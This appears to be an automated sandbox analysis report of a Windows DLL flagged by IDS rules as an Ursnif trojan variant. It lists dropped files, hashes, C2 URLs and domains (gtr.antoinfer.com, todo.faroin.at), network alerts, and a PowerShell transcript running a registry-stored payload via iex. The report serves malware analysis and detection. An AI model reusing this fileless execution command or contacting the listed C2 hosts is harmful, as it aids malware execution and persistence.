C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{166D0568-DDEC-11EB-90E5-ECF4BB570DC9}.dat	
SHA-256:	298E60E3FB5ABFA79D5E0DB72F08BA43D6C7982A1FB0B3FF5FF139653F05541C
SHA-512:	0D85CAB259DE2F5AECFAFEAD469CD4FB8119B846F110E90C4E113B4A3190C918B2B780C6C4A143D00A1D75B4BD3E1BA7178690605EEEA8BE36705639E1E011BA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{166D056A-DDEC-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172
Entropy (8bit):	1.9263177932111364
Encrypted:	false
SSDEEP:	192:rFZyQd6zkdzjJ2QqWJMw+t3z7cubRl3zwz7cubhYA:rLfl4d/YQpSwa3zwuv3zwzwut7
MD5:	E90FF1B86959F97D97684E87AB3F7817
SHA1:	85B587F1F1FA7EE7B82C850D8256BF8E7E215201
SHA-256:	E051DEEA1BAE06F68B74C780D73E504B2F6696273CDDFF34614E0027C8A8D099
SHA-512:	CD592CD3E5319397AD3F2D1018295AC8E4EB0A36F20A11270A46BE51E095F98DC6E8F5CA139EC395A1012831332F0E4E7FF72E3D86F37B1557E7CE349E153BA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1D3BDB90-DDEC-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9175696715482693
Encrypted:	false
SSDEEP:	96:rNZeQu6wBS5zjx2IqWfMB+NhjpdHlhmEsjpTn4A:rNZeQu6wk5zjx2IqWfMB+N1Tlgxn4A
MD5:	0F48B7FD8CA90F110E8BEF7E4682EBD5
SHA1:	C8FAA577FB9EF645C505FAB36F4AFDE27EF6561A
SHA-256:	9409DEC02170C770DD4E0F50A6E4C6AFC146D32BBFA25037A66B8464A79CB687
SHA-512:	795A4DF8C75FACFD475CE798BA74A09F4DF26C13E8CFBFB36E804E718E6A8384A024992B1F40C633E24AB262620184B1FD2AAA6B22179FB8DBCA9BCB91AADD7C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\0DMy[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2456
Entropy (8bit):	5.97847634324252
Encrypted:	false
SSDEEP:	48:MlibnPXXpF+lCn4XkIonzd8MTpIZMLaxaOwDRiAShsB:AqPXXpv40Ionzd8rWaoOEiB6
MD5:	CA69CFFD97933BDB9C98DEEDCFF5CF74
SHA1:	2E5BBAFE5ECFB6CEAF52AD34D42BF1119E9942E9
SHA-256:	9B3C39A568F5156A5144643614466E11961C83AFF2B4E8CECFEE07954C811556
SHA-512:	95F9DE72CBC5622CE6F2738793AFF2EAB0F721CEAE0CB5877BFE570EB069243C82F45D45877F8054B8726E7803F4DA7D318B47E9BD683262DBBEA6761540737
Malicious:	false
IE Cache URL:	http://gtr.antoinfer.com/TqiKTzAsbmeVPNQuTP2qUWh/hVxtTSY3Yi/llcJ7qkCpZzGG2TVm/waTVAbLoSME8/MiGLgEPqC5C/QMacbN7bi5gg4i/EPDpjwjNeqvxB8nx8goUN/7USckKdA3erCdyZnr/M1mYt7N44_2BCZB/z_2BQHKBZE3I76X4pk/LLUxigZ_2/FKtPJihoxkrQplteHpxJ/SQ5O5MOBE3EqfyedXsa/WMc6NwZF0braqCo_2FtHND/MeZCuTIpsRPeP/oRY2gUKx/_2BWnIG4Butzcab_2F67iqF/5L_2FfljiF/BmcXquDrczHDDG7sB/8E2Nz3hVUHpI/Iejf3l0Gse2/15LRCzp_2Bw/0DMy

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\0DMy[1].htm	
Preview:	SLi/XPeh1u6GvU7BSTZM11/STOAtQeLTvBcQmBsnmsS8iajpirRApVP204EMFT0sQw21hCUuQ9DNUwGLbb184tRSNVid9wbrC/QkNGH8gokNTTVDKEZ0zHmi sTyO8JR8R8wwSlgyL85YTkkO0QLgGAIrEHsJiFoL4aoeXHrvqR8UvsTYQbuWcfLskpX1lQHXP0Lpg1bW5LEgeAtRQVs2n8yf41YIq0qFF1DP2qQUqckBY4bZbHy4o4J68N Z9PeiWrhlii04KhTVy9RIACNzbBdlJCMgAFnMKtQ/5Sgxdl8nJQZfWTjAdm0ALJw6NYIqnpOQ2yIT7/RQCLadoQSHXlFKI9u1FCTKR5VKNdjTjNrR7GeMQZvjxk0LhqZzS fu/lWyj7lPFBRHjCrbJZng+yP5hfnhxT5xFVGJLW3HGVsaU+ro3KfO35L8uUKsWGALoKV+KASAZjjtf/j9PF1YjgogBdVS0u2f5bMjYb7kA6sWxbdMd3M66Kl059rjjbKM 2w1mhPglTIHbDXZr20YmdcpaSBfydDsXcla4dUWVyisPFUkDqtprzAuykki0e/yxb/Gby/zN4lhaJXYhOer0NUrOIqnWOyo0EgtOpmpmJQi7vStInudFHizt1lJy0JN4y5 aH9n/1BglTso0BxeCNXYKM97OZEqEQhPlNV+7wts7qGb04aA5GFv1YWZ6nCs+GEUr7d5I6itPsYeVXpdx9iI14cajItb/i41oS5ZuVL9IKjwoWLTLWv7xqG7Pjz3SPkgvy AUgqsUggA4NCeJ+UQzP7PFyVr5XIUvhTt2BSrZ7zb4IDIKLzhRNpVbsWMTUMiW+qwAAHiXlnMFBCSgJK/i8WksuzLDKFezKjQ2b4nSO0BvJSYAPH4TEKtWZv DbtnaIoBHHArtax/MjaSJDsizLrjLrsWVPziHl3DbX30GdOFUXBdHylC1lu29sVia3kDQxAdYZ3YHamww4x6NBZJ1Gy+awLV0mNEhRoi3fao5h

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\CJ[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258240
Entropy (8bit):	5.999817357934779
Encrypted:	false
SSDEEP:	6144:i/d/ybCg2dciObr8mv4iQRV9JGAO/KZpAeXoIXQUkuySb39kC:i/3+UHiQyPKPPgZabtF
MD5:	DFB6898B5C07756E927BC079F55B7EF7
SHA1:	4972812015301D42C9E890801EA36BA4C7838AEB
SHA-256:	46BF96945DD89AD3C83CF46973B6CD50E48C2F7C004443C99A3AE81FA0722AA4
SHA-512:	F49798EACD58002F08F9056CB5B80D3FFFFCAB40F11914D64285603C0FB0D959898C46881C878D0B3DC8C60E4DBE017AAA50F2F0C9F92F7A216BED8D2D7241(F
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/OQ_2BTgG7j/q3X1MGdBBGa9_2B2m/1G0QfKWqT4Al/JC4ZC0WOm7j/4CP941a6dpq6AY/NxMuCeGanwp5x6mxFdtm_/2BQQ_2BZBXUS0UsE/so7pu7 7WVpSX0kE/e_2FC7i8m9HUadv_2F/jHuYwYKPu/BKlyw96_2B2HnlpmSd5G/KHfN8q_2FZUhddmueVc/VN22bVsSXOc1F2H2TTIYic/FU2T3AQj_2Bf0/Yc7WUnV_/2FNtnoj v1lJnCN4_2B2aG1E/ZT_2F8RuAw/TC3tCpega8r1SAjDV/0ZScgJdMygUO/w95b0xrv2QT/DGrWX40QWt0tWT/QGDiJ9RLs/CJ
Preview:	TE1yNAiDENMvRkfTtJNHHLbRqSBFOVJbFHkoIN2s7erFkjUlkXUXyBVfxuRKFnxMtxog5Y/jGBeFAWDnv3ogB/9zTR9YvGdpEtU/hJDrocOKawBeX1uS22LY+R0xM0eQC4 q2AJJyYfWk9hy3WeJqpVJGwO7HC+xp3JXzMXu6tKLHcs70pIQpQH2HITUnXMRDFVHTkX7is16v7QnHj3D62A/1BJ/Qq6gsPzy6gssfMWsv4qOb/VCjukO1qS tDzJOeQOWEGSpSD8FLK01KeyzMh7wBWZczkokAMh/CfRddE0ulXSooR/YwH4T2gljzoNoBBG3BKLINZPJhUcizoN4d39B8sYC7c8TOXYFISS52QmUHhlocEq s5tUJi4E7P8XUE7aly8kdF5rtx558GEaBPK7B1CiVwoEBJUWl0uYO3XM4S9sBIesP8nIFRn5Ynz3j8g4KosF7yksd54eit0/GGccGoKD2xUTzXPQKSGTRwT4sRQFiHOJpy X26xJO9xjjYVXPgrqO9mv80padi5MVSiRz3dITExwYCB8uqVJE1W1oiE3eNZRWQxXfa6KQQ5h6ID6mJj2AC5ckHfjvbEfkGyyPd43c7/UjspbfQaJqYovxAEoEQZMVufox zzMbu00eHTKdgUB6kDlQmucin+Zd4V8nCub6uoKnZ1O5hQQSAJFVezCKRnzyMrP4dTDkPWR6PFeF6cK/sqeav4ugI028IR0rEeUmHtY2a40k5oE4fvxWgojI1DmNJt30uS 9jY6+CCiRxrigd6XQ88930CBpSyKpV6T+E1z0hq8vwSEDlgVa9cTsorMAPDi87hHRtVYWF173METchOAUO1RJv/2pK7f6KqsgBEWZPVKwzFF0u6ginmnMnty4Pii4dZOv5 2gzlh4cFFZKTzoElQ2TMXEtHE43ewu9h/JtYCkbn4vYruwslxvMSiX7YLftg9JFtGq3BdudX3y4WnZx5bECrdrMjsZlsq9nFoz/vz67xG1v9+F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8_2BFfob[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	328564
Entropy (8bit):	5.999819521741829
Encrypted:	false
SSDEEP:	6144:yZcMvk11XnvwsyToGLCwu0dpjRfCwzVPJAoDaqX7FWy+tpqx2:xMvk11XvwPToGLCQpjRKwJPJba8FW9tZ
MD5:	D65D2161F47805CD422863ED419644B3
SHA1:	3AC0BB2B2C0BAFC14E77C3566063BAE0F89019F0
SHA-256:	8E542AD3CCF2E42E398B6F6CDE96009D2D04EC3FEC657D2914ABAAA089B52DC5
SHA-512:	71B6E1D8FD7069DC3D87AFED992BB82752F2CA9F5FBCE804BBB31FDBA4FE3D9AF7C21FA1214781077A4399A95714CE322B4A93ACD63F66895B0B3487F532A64 3
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/HXJGZh1qBjYM0G/CMDVQercp7WT9ydNTkT_2/BA1T_2BoFtrG_2Bw/Wj8IRI6jThedYoW/YXdrjvBKs_2BWTN1jd/cRVlgWa0o/p1MOk_2BLI89mWlaMirs /Gdw7n3bR8ORjIY_2Fx6/NYz_2BwvSm9u2x0DN_2BOH/Ni1nKLSa9JhBd/ZE9joS5j/ehlmvjX_2FlxlUw7sENHL6w/CDmAOpgIB5/uqJKH_2B5K5P34v5C/Q_2BbSOhpl7C/1 na6SsW0l2M/cy_2FPqMdKquM4/T1TrxnsCco2huo0cd5MLY/0H3wDM7jB_2F837m/FO_2FMxSAhLyD6r/IIFbv4aVX2Mk_2FOSl/48WQx68DGUnQj/_2BFfob
Preview:	IOk2wlTlWutwBTqX6ZAe61bXanLtQEDWubij1VIWwM/uDM+FrcJc3uEA2ZKMXaDWh3cC/clqjW44vjhWYONBQHLMgS+wBDBEEGES320E2QDf6Uk7TmYf4/+2 JgtJTCbFwSXHFBi/SbgmlzLVTfE2qbh7L0e37AywnjczReasrKb4pvP4DyVgqSvc8vfQh4j690YTbB2XwT3NQbk44zbb3lJmcWpL8c7iy0/BhK/waddVGitduRVhDHBjqk JgKpA4wmxFI8l27V5HfTW1C9EyKWRoPAFBjeMrP/VAPrH8+Tsre5VSejofuclcQoyClWlCro4x4PZvZXxH22z7xybTsSyj00/EllJX1POFGAxAhqZ6w0IfXn72gatNQgXv Nse8alN+xNSOtuZYCDDBbqz4jWyLEe68VODx5zb5h6f/Sxb9abt3JH8WlVl+Vxa+9kwk97hhuJfjO+DDHqJRdWkKbTLjAEks+8yesSASeW9xewu6JuPwhds3LfOsDmJMd0 o3yGyphkK7/8s0HwyTATwy9asmo5rBBGBizShQzCJBuss7JUUBYPtifE1hD5Qtp1h+VI9Rdr2porAzIGcNtloSWt4fcCSY18irF8XmPUU6HG8CbxMzz6b6rQAIyjj+rjHf mL7mUviABTF4w8AmXq15vqn1eOrXrKadb5Uu9cgRkXTJRE2YnoN6MYbpWnv8mITNXrQaLByWtkO5y0ajgef6xiaGM5D3cqAgGh+FJixjKeCIdxocmvGoW5qG 3HELLD53+QOgxoFp/L6rSnfBPjJrK/KV043BTj4tBRaQSscb21ANC1cfus1LlJMMESN3MEfazIveNdJvKXeSp8jQwk5CZgd1ZlimveqByslSt7o7l1Mzor3coHOTpmuT0L XcDXrnVlRGXb3qCB8OKRh7kh8zk07MKh5Av03wj0U9OmQyBNOdTExh4ZtAiXmUaP2yu/b3sDsdx7fgfRiewn/1CQ+MeIWcM0Vn9woWstQ0f5J/

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.412554678800314
Encrypted:	false

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
SSDEEP:	3:oVXU3KfGLJLFp498JOGXnE3KfGLJLFU7n:o9UaSwqEaSS7
MD5:	8D36A22121E23FEE0C6FF967FABC7C9F
SHA1:	6AB24AD3A5B5A1C3297935FD884D16607D338AB2
SHA-256:	AC2BF550E697374F1FFF169091935EA0395783571E1111A06F56356FEBDAD232
SHA-512:	BE7BA4CC152B1A7774EDE9D9050BB3B250BCE6202B1B966CACE74069C15302958D9EE38852F7CECA9F231DF6165B172848BA3D13018C3AF525DF850E72E5027 8
Malicious:	false
Preview:	[2021/07/05 16:52:55.597] Latest deploy version: ..[2021/07/05 16:52:55.597] 11.211.2 ..

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ip5c0f02.3tk.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vcbiu1ig.42d.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\~DF0F558DCEA216EEDD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40153
Entropy (8bit):	0.6721295915726995
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+mg6Tgphjpd76hjpdJhjpdq:kBqoxKAuqR+mg6Tgp1f61I12
MD5:	3B12C53F64AA9AAE48FA99DD462323F8
SHA1:	CEF166B313DBD447B0308D56BFF0374D73F2597B
SHA-256:	C2DE96C4F6609F6F923AB649EDF844F622041AEBE946955765ABE8CE01785973
SHA-512:	089EDD5B67E551892DF6A8217EC6897D32607B525DF21758CF53D6C47EA2FF4289BEC2F7AB1BEF6DCE26A3ED4753D2D30D522496BDC002562AC6A384D3C21A 0
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF3FF9B029E5192D75.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DF3FF9B029E5192D75.TMP	
Size (bytes):	13413
Entropy (8bit):	0.7018055925052197
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loV9lo19lWaXY2h2JiB2J+7X+5eD++5:kBqoIeAk6QF5
MD5:	52553F46F1704934835C4DE6178D3F4F
SHA1:	43BFB35935B24475E8D4132F993216662BF9DE1E
SHA-256:	EFBCB3C5FF7742544DE80FD9C5FFC2D1FFF227E66B3369A0BD08EC9B8A19F334
SHA-512:	3C5C2D89C29F519ADB6CC8E16AD963919A6CF7ADFCE6C8B043D6A39EBEE2931738AE0E0E8F671408A100C7F011ECB5381B563653AD9D783A096CE2028613BE 2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF6EAF3ABE87705E33.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40105
Entropy (8bit):	0.6629620622757341
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+CkuHLIL5Rbh6gikRbh6gi3Rbh6giI:kBqoxKAuvScS+CkuH0dqtkqt3qtI
MD5:	8B952EFE3F14FC91C368F04033DC6004
SHA1:	12EC1BCB176427B5917FDB39E5FF45D30353AADD
SHA-256:	72F0393157A67239BE9761E5AD53D75431586E85E49731F12B9E3FB7D426C8C7
SHA-512:	24C94D2B87B327680B8689869CB28EA35F643E78D267A93D89D2DF7E691E5EF924CEDCA6DD2E9373E2EA1A8F70C8F3F366D437581E1CF68FFA139694F320F07
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFA1E658E0CB2C92C6.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40217
Entropy (8bit):	0.6834448918036513
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+rl3elc3z7cubL3z7cubU3z7cubx:kBqoxKAuqR+rl3elc3zwuf3zwuA3zwud
MD5:	A141120014A3CB3DFECBD9C51AE5C4EB
SHA1:	2E4F94F1A901450679304FAF45771B82E93B199B
SHA-256:	5642AF0321783222BB59495161A237C5ECD2A5DDAE5BA20B863355949166DC46
SHA-512:	173B0BBCDB8F135401BBCB3168A1A49CA80FDED3D6C7870584AC49F947B43B1B6F130A99E6BFB535AE4D7F2137D75564112AB98C5E6964600DC8BF92C6363D1 2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Documents\20210705\PowerShell_transcript.116938.pbWhvSVs.20210705165307.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	978
Entropy (8bit):	5.470798394117449
Encrypted:	false
SSDEEP:	24:BxSAEDvBBSx2DOXUWOLCHGIYBtBCWAHjeTKKjX4CIym1ZJXaOLCHGIYBtBW:BZgv/SoORFeVAqDYB1ZkFeW
MD5:	9C17BF4AA0CD21F8D4434FBE9C6F00E9
SHA1:	A1489267FD0728C1392D6A9ACD41AE0DFBE2ACC8
SHA-256:	1622DCA0170692A643AD3B4CDBED0747FD041A2DED958E5ABB17A9EEF86B7100
SHA-512:	137F9F29206E2A35C8FE80E05C5ACF6F58FEE1AE0E136212DEABC99A288AA36BE0D009B3F15F1C3610936E2A22D375B3ADFE507EFC886BEEC3DFD2F4707BDD C1
Malicious:	false

C:\Users\user\Documents\20210705\PowerShell_transcript.116938.pbWhvSVs.20210705165307.txt	
Preview:	**********..Windows PowerShell transcript start..Start time: 20210705165308..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 116938 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 1384..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210705165308..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.7442139076304946
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	3a94.dll
File size:	621568
MD5:	3a943173c6de419b7078e88c20997838
SHA1:	56567824c6b5c62112a74daa7a1a66e2ec0505d3
SHA256:	af98c908f45b6b7893b8cc3121517488c94a93d015af71cd86f8269a971a8836
SHA512:	801f8f86158c23a44499fc8c5364cb6353a44fba09015d118341e1bd07a568fe4c2fe4b93ca691bb45b41b5f6ee2a6f73d7ffbfde3eb9cd7293295ffc530693c
SSDEEP:	12288:DDq7QuHqfYJvHfikOqXr/nQKDEaKVOjTHCmjem/s9IoxAZgv6Hqip969aqnugCSh:/evfijqLvDEfYTiOem/i6lH69/2e6c
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{..\..H\..H\..H.r.IW..H.r.I...H.r.IN..H.k.IS..H.k.IO..H.k.I}..HUbIHM..H\..H...H.h.I]..H.h.I]..H.h%H]..H.h.I]..HRich\..H.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x104dfd0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60CB68D7 [Thu Jun 17 15:23:03 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	3618a66a29eac020b8f3ecc6a1cb392b

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x89c4e	0x89e00	False	0.646935913418	data	6.66432444049	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x8b000	0x96854	0x1a00	False	0.563551682692	data	5.65671037078	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x122000	0x1108	0x1200	False	0.428602430556	data	5.38081725829	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.gfids	0x124000	0x71f7	0x7200	False	0.745922423246	data	5.77791689152	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x12c000	0xe68	0x1000	False	0.340087890625	data	3.21593318356	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x12d000	0x2af4	0x2c00	False	0.792702414773	data	6.66891196238	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/05/21-16:52:45.440840	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49717	80	192.168.2.5	165.232.183.49
07/05/21-16:52:45.440840	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49717	80	192.168.2.5	165.232.183.49
07/05/21-16:52:49.870626	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49720	80	192.168.2.5	165.232.183.49
07/05/21-16:52:49.870626	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49720	80	192.168.2.5	165.232.183.49
07/05/21-16:52:56.212973	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49722	80	192.168.2.5	165.232.183.49
07/05/21-16:52:56.212973	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49722	80	192.168.2.5	165.232.183.49
07/05/21-16:53:33.216042	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49730	80	192.168.2.5	165.232.183.49
07/05/21-16:53:33.216042	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49730	80	192.168.2.5	165.232.183.49
07/05/21-16:53:35.638649	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49734	80	192.168.2.5	165.232.183.49
07/05/21-16:53:35.638649	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49734	80	192.168.2.5	165.232.183.49

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 5, 2021 16:52:44.827162027 CEST	192.168.2.5	8.8.8.8	0xf2f9	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:52:49.596513987 CEST	192.168.2.5	8.8.8.8	0xdae5	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:52:55.675700903 CEST	192.168.2.5	8.8.8.8	0x76c2	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:32.439990997 CEST	192.168.2.5	8.8.8.8	0xd2c6	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:32.693692923 CEST	192.168.2.5	8.8.8.8	0x43c5	Standard query (0)	todo.faroin.at	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:34.146548986 CEST	192.168.2.5	8.8.8.8	0x7a98	Standard query (0)	todo.faroin.at	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:35.383435965 CEST	192.168.2.5	8.8.8.8	0x1cc4	Standard query (0)	todo.faroin.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 5, 2021 16:52:45.206682920 CEST	8.8.8.8	192.168.2.5	0xf2f9	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:52:49.654650927 CEST	8.8.8.8	192.168.2.5	0xdae5	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:52:56.007304907 CEST	8.8.8.8	192.168.2.5	0x76c2	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:32.490406990 CEST	8.8.8.8	192.168.2.5	0xd2c6	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:33.031008959 CEST	8.8.8.8	192.168.2.5	0x43c5	No error (0)	todo.faroin.at		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:34.205434084 CEST	8.8.8.8	192.168.2.5	0x7a98	No error (0)	todo.faroin.at		165.232.183.49	A (IP address)	IN (0x0001)
Jul 5, 2021 16:53:35.439306021 CEST	8.8.8.8	192.168.2.5	0x1cc4	No error (0)	todo.faroin.at		165.232.183.49	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com
- todo.faroin.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49717	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
